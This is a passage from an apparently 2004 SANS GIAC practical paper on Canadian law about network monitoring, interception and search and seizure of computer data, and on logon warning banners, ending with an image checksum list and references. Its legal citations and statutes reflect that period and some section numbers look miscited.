The Security Policy will normally have declarations that provide warnings to readers stating warnings similar to "all communications may be monitored on all corporate systems". This type of statement informs employees that their use of corporate systems will be monitored and by their awareness of this notification via the security policy, they have consented to these actions.

The concept of systems owners is one in which a system within a company can be assigned to a person or job description, granting full ownership and decision making rights for that system. System owners can imply consent to the interception of communications by reading and consenting to the Security Policy as described above. Sometimes the system owner would be considered half of the private communication and thus has authority under section 184.1(a) to monitor communications. The system administrator has implied or expressed consent from the system owner then it would be legal for the system administrator to intercept communications.

814.2(iii) "Interception is legal if the purpose or intent is to protect the person's rights and property directly related to providing the service".

Section 814.2(iii) of the criminal code of Canada makes an allowance of system administrators to intercept traffic as part of normal activity in providing support of the system they administer by ***"protecting the persons rights and property"***, which must be "directly related to providing the service". This section allows administrators to intercept communications in multiple ways and using different technologies. In most cases, obtaining the justification to prove the system administrator was intercepting communications under this section would be fairly trivial.

An expectation of system administrators to provide the confidentiality, availability and integrity of the systems they manage provides implied consent in section 814.2(iii). Augmentation of this view would include supporting documentation, such as the system administrator's job description, which would typically include duties and responsibilities directly related to providing the support of the systems. Service level agreements between a system owner and provider would demonstrate legal authorization in interception of communication through implied consent within section.

System administrators typically deploy technologies such as firewalls, Intrusion Detection systems, and other logging facilities. Exceptions to section 814.2(iii) may include detailed monitoring such as content filtering of email or targeting specific employees because neither of these examples are directly related to ***"protecting the rights and property related to providing the service"***.

In a case where the communication lies outside the consent and authorization required of a systems administrator, section 184(b) can be applied if a law enforcement officer has satisfied the requirements in section 184(4).

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

184(4)
Allows law enforcement authorization to intercept communications in "Exceptional Circumstances"

1. Where there is an urgency in which authorization could not be obtained in time.
2. The interception may prevent immediate and serious harm to a person or property.

When none of the requirements within the laws in the Criminal Code have been satisfied, a System Administrator would be in violation of the law and subject to the penalties of breaking those laws.

Search and Seizure in Canada

Data that is considered stored such as email, application data or computer files located within a computer system or written to physical media would typically require the search and analysis of the system. In cases where interception is not possible, search and seizure laws may be applied. As in the United States, Canada has search and seizure laws that deal with data that is in a "stored state" as apposed to an "In transit" state. In order for law enforcement to seize computer systems, obtain files or search through data, they must have a warrant authorizing the ***"search and seizure"*** of computer equipment and/or the data in the system or other systems available to that system. To obtain authorization, law enforcement must obtain a warrant authorization by a legal justice.

The decision a justice makes to issue a warrant for search and seizure of computer equipment and data is made under the provisions of section 487(2.1) of the criminal code of Canada and within the Canadian Charter of Rights and Freedoms, Section 8. Section 8 is a catchall phrase that states***, "Everyone has the right to be secure against unreasonable search and seizure"***. However, within Section 487(2.1) of the criminal code, provisions are made for law enforcement to obtain a search warrant as long as they have satisfied a justice that they have reasonable grounds to believe that a law has been broken and the area they have identified in the warrant contains the information or evidence in question.

Section 487(2.1) A person authorized under this section to search a computer system in a building or place for data may
(a) use or cause to be used any computer system at the building or place to search any data contained in or available to the computer system;
(b) reproduce or cause to be reproduced any data in the form of a print-out or other intelligible output;
(c) seize the print-out or other output for examination or copying; and

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

(d) use or cause to be used any copying equipment at the place to make copies of the data.

An interesting question arises from part (a) of Section 487(2.1), stating that ***"…any data contained in <u>or available to the computer system</u>"*** …can be searched or seized. Under this definition, and once a warrant has been authorized, law enforcement has been granted the ability to search any system, device and data that is available to this system.[xiv] [xv]

The implications of this level of authorization are clearly realized when applied in a corporate business setting. The authority granted to law enforcement to search and seize computers and data based on their availability to other systems could cause significant business disruption. An example of this could be an employee who has installed software on his corporate computer system and is using it to compromise other systems outside of an organization. Law enforcement could execute a warrant to search and seize the employees computer system and all of the systems in which it connects. Since most employees would connect to systems, which allow them to perform their job functions such as mail servers, file servers, and database servers, part (a) of this section can be very disruptive to a business since all of these servers are "available" to the employee's computer. In fact, in some cases this type of authority may cause a significant enough disruption to render a business unproductive during the investigation.

This type of authorization may create reluctance on the part of a systems administrator to include law enforcement in the investigation of an employee since there is no guarantee that the investigation will not take advantage of this law and potentially remove systems from the business for investigation purposes. However it would not be in law enforcements best interest to set this type of precedence since future cooperation from businesses would not be as forthcoming.

In order to avoid this type of situation, a system administrator can take a proactive approach, helping law enforcement while maintaining the complete availability of their systems. For example, if a users computer is suspected of misuse, the administrator can make read only images of the hard disk, run MD5 checksums against the original image and the copy and supply this information to law enforcement. The same can be said with data on systems "available" to the users computer such as mail servers, file servers and others.

Illegal interception

In the Canadian Charter of rights and freedoms, everyone has the right to be secure against unreasonable search or seizure. Because there are provisions in Canadian law to intercept communications for a variety of reasons, this does not permit system administrators or law enforcement to intercept private communications without justification or at will.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The various sections of the criminal code that allow systems administrators or law enforcement the flexibility to monitor traffic, including the protection of property, could be seriously challenged when there is no direct evidence requiring or granting authorization to intercept. Where a system administrator employs logging or monitoring such as Intrusion Detection, firewalls, or other technologies that log data with the intent of general collection systems they generally fall into the exceptions of the criminal code.

Where a system administrator directly monitors an individual and cannot prove the intent described above, they would not fall into the exceptions of the criminal code and thus may have violated the Charter of rights and freedoms and have created a criminal offense themselves. In situations where an administrator has access to networks or systems outside of their direct control or authorization, the exceptions in the criminal code would not apply. An important point to understand is when system administrators are attempting to track down unauthorized communications, hacking or troubleshooting common problems, they must be aware of when monitoring can cross the line between being on the right side of the law and when their actions bring them in violation of the law. Understanding how the law apply are essential to these types of situations and administrators should consult with their companies legal or human resources departments when unsure of their limitations.

Communications Interception by Law Enforcement

Sections *184(1)(2)(3)* of the criminal code, outline law enforcements ability to intercept communications in Canada. Law enforcement's ability to intercept communications is more restrictive than that of the corporate system administrator. This is partly due to the fact that when law enforcement has a requirement to intercept communications it is with the intent of gathering evidence for some type of criminal prosecution. To intercept communications of private citizens law enforcement is required to meet expectations and requirements in Canadian law, ensuring they do not infringe on the rights of the citizen as granted in the Canadian Charter of Rights and Freedoms. Once law enforcement has met the requirements of the warrant and they have satisfied a judge, limitations still apply to the interception.

Law enforcement must meet the following requirements for the approval of communications interception:

1. Must provide particulars of the offence.
2. Must prove reasonable grounds that an offence has been committed.
3. Must include the name of the person consenting to the interception
4. The period of authorization should no exceed 60 days if requested in person.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


5. The period of authorization should no exceed 36 hours if not requested in person.
6. Have reasonable grounds that the information required will be obtained via the interception request.
7. State the type of communication to be intercepted.
8. Data must be destroyed as soon as practicable after the application for authorization.

Since there are somewhat significant restrictions placed on law enforcement when attempting to collect evidence for prosecution, it is advantageous for the system administrator to collect the data without the assistance of law enforcement since they have much greater freedom. There are potential problems with this method in that the system administrator must be well versed in evidence collection and appropriate procedures, otherwise their effort may not stand up when presented.

System & Device Banners

Placing banners on computer systems is a widely adopted practice used to identify the intended use and/or restrictions of a computer system. Information included in system banners generally pertains to the authorized use of the system, the intended users and penalties or laws that could be applied if violated.

An example of a typical banner is included below. This banner was taken from Carnegie Mellon, Software Engineering Institute – CERT Coordination Center and is applied via a system registry entry in Windows NT/2000. [xvi]



To implement a banner in a Unix environment, there are a few locations in which the banner can be placed. For general logins, banners are placed in /etc/motd and /etc/issue. Since the banners placed in /etc/motd and /etc/issue will only

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

appear when someone is attempting to login to a system, it is important to include banners in the other services that run on the system. For example, if you run a Lotus Notes server, you should apply the banner so when employees or others attempt a login, the banner is displayed. This applies to a multitude of services on all systems.

Computer systems connected to network infrastructures such as local area networks or large networks such as the Internet can be used or "seen" by people other than the intended users. As such, outside users are un-aware of the specific uses or restrictions placed on the particular system in question. This concept is especially true since it not only applies to citizens of the country the system resides but potentially to citizens outside of the country, which can complicate legal issues. Because people from other countries are typically not verse in the laws of another country it is important to make diligent attempts to inform people what they are connecting to, who is permitted to connect, and how communications and transactions are permitted on the system. Shown below are four samples of banners that can be used depending on your application. These have been taken from the Naval Sea Logistics Center Web Site. [xvii]

(1)
DoD Warning Banner

Use of this or any other DoD interest computer system constitutes a consent to monitoring at all times.
This is a Department of Defense Computer System. This computer system, including all related equipment, networks and network devices (specifically including INTERNET ACCESS), are provided only for authorized U.S. Government use. DOD Computer Systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized DOD entities to test or verify the security of the system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored.
Use of this DOD Computer System, AUTHORIZED or UNAUTHORIZED, constitutes consent to MONITORING of this system. UNAUTHORIZED use may SUBJECT YOU TO CRIMINAL PROSECUTION. EVIDENCE of UNAUTHORIZED use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.
Use of this or any other DoD interest computer system constitutes a consent to monitoring at all times.

(2)
Intellectual Property Disclaimer

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This work is not Public Domain outside of the United States. The Naval Sea Logistics Center makes this information available and makes no guarantees that this material is Public Domain. Therefore, reproduction of this material could violate individual copyrights, licensed to the U.S. Government.

(3)
Personal Opinion Disclaimer

This document was prepared as a service to the NAVSEA community. Neither the United States Government nor any of their employees, makes any warranty, expressed or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, product, or process disclosed, or represents that its use would not infringe privately owned rights.

Reference herein to any specific commercial products, process, or service by trade name, trademark manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government. The opinions of the authors expressed herein do not necessarily state or reflect those of the United States Government, and shall not be used for advertising or product endorsement purposes.

(4)
Information Collected and Stored Automatically

If you do nothing during your visit but browse through the website, read pages, or download information, we will gather and store certain information about your visit automatically. This information does not identify you personally. We automatically collect and store only the following information about your visit:

The Internet domain (for example, "xcompany.com" if you use a private Internet access account, or "yourschool.edu" if you connect from a university's domain) and IP address (an IP address is a number that is automatically assigned to your computer whenever you are surfing the Web) from which you access our website;
The type of browser and operating system used to access our site;
The date and time you access our site;
The pages you visit; and
If you linked to the current website from another website, the address of that website.
We use this information to help us make our site more useful to visitors -- to learn about the number of visitors to our site and the types of technology our visitors use. We do not track or record personal information about individuals and their visits.

An interesting point about placing banners on systems is the potential conflict with some security practices. The intent of a banner is to provide those

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

connecting to the system, information regarding the terms and conditions in using the systems and other relevant information.

Now consider that in computer security it is important to reduce your exposure and the risk to your systems in any way you can. One of the ways security professionals do this is to place misinformation or as little information as possible about the use of services residing on the system. For example, some applications present more of a security risk than others so security professionals will modify the banner information to misinform the user of the actual service in which they are connecting. In this case it may be that someone is connecting to your server and the banner they would typically see has been modified to say nothing, thus no terms and/or conditions information is displayed to the originator. This seems to be a double-edged sword since on one hand it seems reasonable to remove the banner in order to protect your system, and on the other hand the person is not made aware of the terms and conditions or legal ramifications of doing the wrong thing to your system. Of course, the opposite argument could be said, that displaying the banner to a hacker who resides in a country where criminal prosecution would be near impossible is futile and taking the obfuscation approach may be more effective.

There are several methods to placing warning banners on services as described above, however there is no current way to cover all the possible connections to a system. For example, there are 65535 TCP ports and 65535 UDP ports that services can use for their communication with other systems. The services covered above typically use the TCP protocol because it verifies the communication and delivery of packets. Problems arise when services or applications do not have a mechanism to deliver connection messages to the originator. In typical situations people connect to a system via a few well-known protocols and services such as ftp, telnet, or login. These services have mechanisms built in to display the intended legal or authorized use banner to the originator of the connection.

Issues to consider include applications that have no mechanism to display a banner, simply because the developer never saw the need. A choice must be made to use these applications or services with no banner or find an application, which is suitable for the given application and that has the ability to display a banner. Possible solutions to this problem may be a firewall or server capable of handling the connection requests for all ports running standard services. The firewall or server would answer connections and provide banner information by proxy. Once the user has read and accepted the banner, the connection would be passed to the appropriate system. This solution does provide a mechanism to pass required banner information to the originator for all services running on all ports, even when the services and ports are not open to the destination server.

While there certainly are problems with placing banners on all ports or services, applications do exist to enhance the functionality of banners. TCP Wrappers is

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and application which is used as a front end for a variety of services. TCP Wrappers sends banner information based on the originators IP address, which allows it to distinguish between authorized and unauthorized systems. When a computer attempts a connection that is not in the “hosts.allow” file, a banner can be displayed telling the originator that they are not an authorized user of the system. If a connection is made from a legitimate user who’s IP address is in the “hosts.allow” file, a banner can be displayed with a message regarding the terms and conditions that applies to authorized users of the system and their consent to monitoring. [xviii]

This type of setup may be used to reduce the problem of obfuscation described earlier because the banner displayed when an unauthorized IP addresses connects would be completely blank, revealing nothing about the service or application. Authorized users would still receive their standard banner. Of course the reverse argument is that the banner message serves a greater function by informing the unauthorized user of the terms and conditions of the system. The most beneficial deployment may be the use of a dual banner that removes the name and version of any given service for both authorized or unauthorized connections, only displaying the terms and conditions information based on the IP address.

Evolution of Canadian law

The current laws within the Canadian legal system are generally quite old in relation to computer crime as most came into effect in 1974. As computer technology continues to infiltrate the lives of everyone, Governments must apply or re-evaluate laws to keep up with the complexities of these technologies, and specifically how they are applied in criminal situations. The Canadian Department of Justice is pursuing ratification of the **Council of Europe’s – Convention on Cyber Crime**, a treaty currently signed by 33 countries including Canada and most G8 members. [xix]

The Convention on Cyber Crime endeavors to provide countries with the ability to better investigate and prosecute those who commit computer related crimes. Specifically, the treaty addresses the issue of international cooperation when investigating and prosecuting cyber-crimes, an imperative when dealing with crimes that regularly cross national boarders. Other areas in which the treaty makes important inroads into the legal system are in the areas of procedural powers and the making of computer crimes. Although the Canadian legal system already has laws to deal with some of the suggestions within the Council of Europe Convention on Cyber-Crime, the treaty attempts to bring the legal system in step with the technologies of current computer systems, and provisions to deal with cyber-crime and powers to cross boarders.

For Canada to move in step with some of it’s G8 partners and provide law enforcement with the tools and resources required in dealing with cyber-crime

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the convention would require integration into current Canadian laws. Changes to the criminal code would include things such as requirements to ensure intercept capability, production orders, preservation orders and making the creation of malicious software a crime.

Enhancements to Intercept of Communications

There are no current requirements for service provides to build infrastructures that would allow law enforcement the ability to intercept communications. If the service provider is issued a warrant to comply with the interception of communications, it could be irrelevant since the service provider may not have the capability built into its' infrastructure.[xx] The adoption and integration of the Council of Europe Convention on Cyber-Crime in the Canadian legal system would introduce laws that require service providers to build their infrastructure with interception capabilities. Although specifics have not been ironed out, the document suggests the new regulations would apply to new or significantly upgraded systems only.

Introduction of Production Orders

Although productions orders exist within areas such as the competition act, they are specific and cannot be used with regards to the criminal code. If introduced in the Canadian legal system, law enforcement would have the ability to issue production orders to service providers in order to intercept and capture data specific to the production order. Production orders in this circumstance are of great benefit to law enforcement because service providers have the expertise and understanding of their infrastructure that law enforcement would not and thus are better suited to intercepting the information required. Other benefits are that law enforcement does not have to physically be at the service provider to intercept the communication, this I especially beneficial when there is an emergent situation.

Introduction of Preservation Orders

Currently, the Canadian legal system has no provisions for preservation orders. All service providers maintain various levels of client information and depending on the type of information it may have varying retention periods. Integration of the Council of Europe Convention on Cyber-Crime and preservations orders into Canadian law would allow law enforcement to have certain clients records or information preserved for a specific amount of time in order to obtain warrants, or production orders for the capture of the intended data.

Concept of unlawful creation of malicious software

Section 342(1)(2), and 430 of the Criminal Code of Canada addresses the unauthorized destruction or altering of data but does not include the actual

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

creation of applications or programs that have intentions of unauthorized alteration or destruction of data. In the Council of Europe Convention on Cyber-Crime document, provisions are outlined to make the creation of applications that are meant to destroy or alter data a criminal offense. Examples used within the document are computer viruses and the creation thereof.

Graphical Images MD5 Checksums

```
77454ca7c9ff601846edfa0c9c088e51 004.gif
d5545623058caa8560091cbd8dfb7607 005.gif
5c797af7f77f32eec97cf3bde5c1b667 006.png
13f386137e6138c232927016488ad8a6 007.jpg
cde31524583d495fd05c42d39a0eaaff 008.png
fd97d91f682664d7750f642df2b6f4e7 009.jpg
78e20cb7e336910509bf9def2f512254 010.png
8d80d92a345554076352ed8de0d5886f 011.jpg
20615d1c7124c4f798a1d2b83e1a5694 012.png
f193f2f0a3ac2475e62ae97f0eeb39fc 013.jpg
f92dc4ba730b0fa73dc44b60ab83ef4f 014.png
408aea2981fd2f9709f99edb70937ba5 015.jpg
6870dc1580b13d75734d6dd2381eba42 016.png
5750c4d544ff327dc6cd6b674239be20 017.jpg
27ec1e545ee37c5d2db809ef9353bd53 018.png
8de421fcd52f6587aa169de6eb84abc5 019.jpg
8c2c9938fa1c5a94260d2ac7a915e2c9 020.png
a86e501c9727a16b95e04110e0b791ce 021.jpg
2245774096abfb72dbb193a8b17c02e9 022.png
34759fe84e2129111fd60c79a16baeb8 023.jpg
39d73c794af13200ef21c2e705cf691a 024.png
ffe28738b4547d9ec7e7a000b401ced1 025.jpg
db7e51242aae36924a65b6f5a8840b29 026.png
0a29a987460ae015080431d13a8f45fe 027.jpg
cb6d560dc3c33b47dfec95240122063a 028.png
61cd039c5a278968e90f1f97ea0d9fa2 029.jpg
7ec01753affcec3414399f85f0ec7f52 030.png
5c85affce78eee6dfa723c0e6ffeadcd 031.jpg
e5abdec07ff060ef2ef36313607e242c 032.png
6747b7b3ea1e08708af68521ccadfd26 033.jpg
65566758015c66bb2c1b520a09aee1c8 034.png
5c6c4000dfba1d57d86480736b34484a 035.jpg
28b3f5e71ce3405fcbb48643cef0ed96 036.png
aecae08c8fba40a94ecc49432f366c93 037.jpg
e41b9feb6782e86d11f11d66812d8476 038.png
e2f34604538e45fd675faca1737ca20f 039.jpg
a4383c640baf865366c46b7def832d66 040.png
992d5e89289f95e7707d8aa79f6ffb82 041.jpg
ccdc895dc6962eaaf8b84151629ab485 042.png
9b3bb42ded0d02b0b49bf5fe591193cd 043.jpg
6af1114395b0372a706e64f8576b2f11 044.png
ce7acb3df6fc90c134383884de487e14 045.jpg
79e5995150eb24745f79015915caf923 046.png
c3229a41271cdaff42e284a81513995a 047.gif
2d35b01fc64f0df876f31f3e2ed52dcb 048.png
d8b2633371880fbb230c016fee00e936 049.gif
33ed13a2ab6cfb84358924028217c683 050.png
fba41d4614c9e026ad7a6bb2246e9cba 051.jpg
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
55fdba26b4d072f48174065f98abdf5f 052.png
f1a450a7bb3508f16c1851a20fccfec3 053.jpg
91695ab7d79e4618381070e745e3b244 054.gif
ee57b4be5da19ab321585ac73a40e827 055.gif
9aecdfedb556c40a26eb2b81086a13d7 056.png
9e7cf9b709cfa2bc4ed88fcf92184e8b 057.jpg
162416eb6dbea2cb4269a967e74657b6 058.png
e4601f9ffb74c9f4b7d44480e8c304d2 059.jpg
487a307607d5d28298ae5f2e0a7cef58 060.png
8172b27dcf70faae3b52ae99eb8ef9f3 061.jpg
4483f940560e2c274b86b5848233c0f1 062.png
208d65b7cdb03c8a437d734046f01f74 063.jpg
46dbb408f0e23e1ea962a2d26b18eb2c 064.png
91af683231bb5e979f1da93d7f03a6b3 065.jpg
04253f91713e18ec6798e5b52d445f89 066.png
5e4c934bdce22f71bcd53adac8450c4b 067.jpg
bd12c64086abff44472511dafa0f2729 068.png
801dbda81e7fb78bf18659a87f4ac7ee 069.jpg
75400064a7754ae192727356d859e7ea 070.png
9143f365ac7259060dd5a3f1ce416d2e 071.jpg
665192cd72ee370edabff5c07e7f63ed 072.png
d9c1cf8933f6c6d34b7026e965ea1f0f 073.jpg
ad6d37e5b14a3126575e573acec75d4b 074.png
b4d0afd271933a42270b12243e9d3906 075.jpg
749e6d73ead23862f7e1b95e1973bf5a 076.png
04575d40c82281ecb49c1b01d867f66f 077.jpg
55a63b7aae27872e3ad0804fdb264159 078.png
b3683d4411883e346cfd8553510b665f 079.jpg
eb7afc235a18cb570cb749f3abe2237e 080.png
87697600419d4220118e382f2ccf9c33 081.jpg
627b4cfe5dbc884423db5931d2cebc1d 082.png
8d361f31c8936e7f694d7d73f51a55d6 083.jpg
e7a7e9c73a2bc44b6970cb60048986a5 084.png
6985ae197d1d45be077759f6e3794d45 085.jpg
cc8c11b514674931dcd56d56a11b2a88 086.png
b9272584a260ddf8799e054c67c6ce52 087.jpg
308ab1ab45898835ab369664b838a739 088.png
47c41578a39509684cc7e6c4a2b1a7c3 089.jpg
47c41578a39509684cc7e6c4a2b1a7c3 090.jpg
3e6a668b4abeeb52c246c43839c8d1bc 091.png
2d6ec0797c00f040546137bc59ddb953 092.jpg
7f021f72ff5af498aa4568d80b10c2f7 093.png
e8e59d51bfccfbddbe1317a972dd4f37 094.jpg
3f789bccb0ae275fe6319dd543bfd08f 095.png
3f11c7cda1fe34bf8feeb8a9c28cc657 096.jpg
bd9ef60c04ac20040825980d53bfc135 097.gif
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

References

[i] Bakos, George. Incidents.org, "SQLsnake code analysis" May 21, 2002.
URL: http://www.incidents.org/diary/diary.php?id=157.
[ii] URL: http://www.getlinuxonline.com - Link no longer available.
[iii] Mandia Kevin & Prosise Chris, Incident Response – Investigating Computer Crime. Berkely, California, Osborne/McGraw, 2001
[iv] Bakos, George. Incidents.org, "SQLsnake code analysis" May 21, 2002.
URL: http://www.incidents.org/diary/diary.php?id=157.
[v] Knowles, Douglas. Symantec Security Response, "Digispid.B.Worm" May 21,2002.
http://securityresponse.symantec.com/avcenter/venc/data/js.spida.b.html
[vi] Hayes, Bill. University of Nebraska – Lincoln. "VIRUS ALERT - JS/Spida Internet worm variants" June 02, 2002 URL: *http://www.unl.edu/security/virus_alerts/spida.htm*
[vii] Administrator, searchSolaris.com "To display time-stamp and gather info about a file..." Nov 11, 2001 URL: http://searchsolaris.techtarget.com/tip/1,289483,sid12_gci781834,00.html
[viii] Simonsen, Keld. Network Working Group "Character Mnemonics & Character Sets" June, 1992.URL: http://asg.web.cmu.edu/rfc/rfc1345.html
[ix] Clark, Tim. cnet, News.com "Hackers attack their own kind" July 9, 1999.
URL: http://news.com.com/2100-1023-228253.html?legacy=cnet
[x] Pfaff, Ben. GeoCrawler. "Possible NFS/mountd compromise?" Jan 31, 1999.
http://www.geocrawler.com/archives/3/199/1999/1/0/1348550/
[xi] ADM. "DNS ID Hacking" URL: http://adm.freelsd.net/ADM/ADMID.txt
[xii] McMaster University, "The Criminal Code of Canada" Sept 26, 1996.
http://insight.mcmaster.ca/org/efc/pages/law/cc/cc.html - The criminal code of Canada
[xiii] Partial Source: Wolynski, Jan. IPAM Presentation, Winnipeg, Canada. April 25, 2002.
[xiv] Pomerance, Renee M. Crown Law Office (Criminal) Ministry of the Attorney eneral "Criminal Code Search Warrants"
URL:http://www.opcc.bc.ca/Legal%20Reference%20Material/CRIMINAL%20CODE%20SEARCH%20WARRANTS.html
[xv] Wisebrod, Dov. Legal Group for the Internet in Canada. "Search and Seizure of Computer Data" April 30, 1996. URL:http://www.catalaw.com/dov/docs/dw-ssdata.htm
[xvi] Carnegie Mellon University "Setting up a logon banner on Windows NT 4.0" March 17, 1999.URL:http://www.cert.org/security-improvement/implementations/i034.01.html
[xvii] Naval Sea Logistics Center. "Notice of Conditions and Restrictions on System", 07/24/2001
URL: http://www.nslc.navsea.navy.mil/DoDBanner.htm
[xviii] Carnegie Mellon, Software Engineering Institute – CERT Coordination Center. "Installing, configuring, and using tcp wrapper to log unauthorized connection attempts on systems running Solaris 2.x" March 1, 2001
URL: http://www.cert.org/security-improvement/implementations/i041.07.html
[xix] Department of Justice, Industry Canada, Solicitor General Canada
"Lawful Access – Consultation Document" Aug 25, 2002.
http://www.canada.justice.gc.ca/en/cons/la_al/
[xx] Department of Justice, Industry Canada, Solicitor General Canada
"Lawful Access – Consultation Document" Aug 25, 2002.
http://www.canada.justice.gc.ca/en/cons/la_al/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.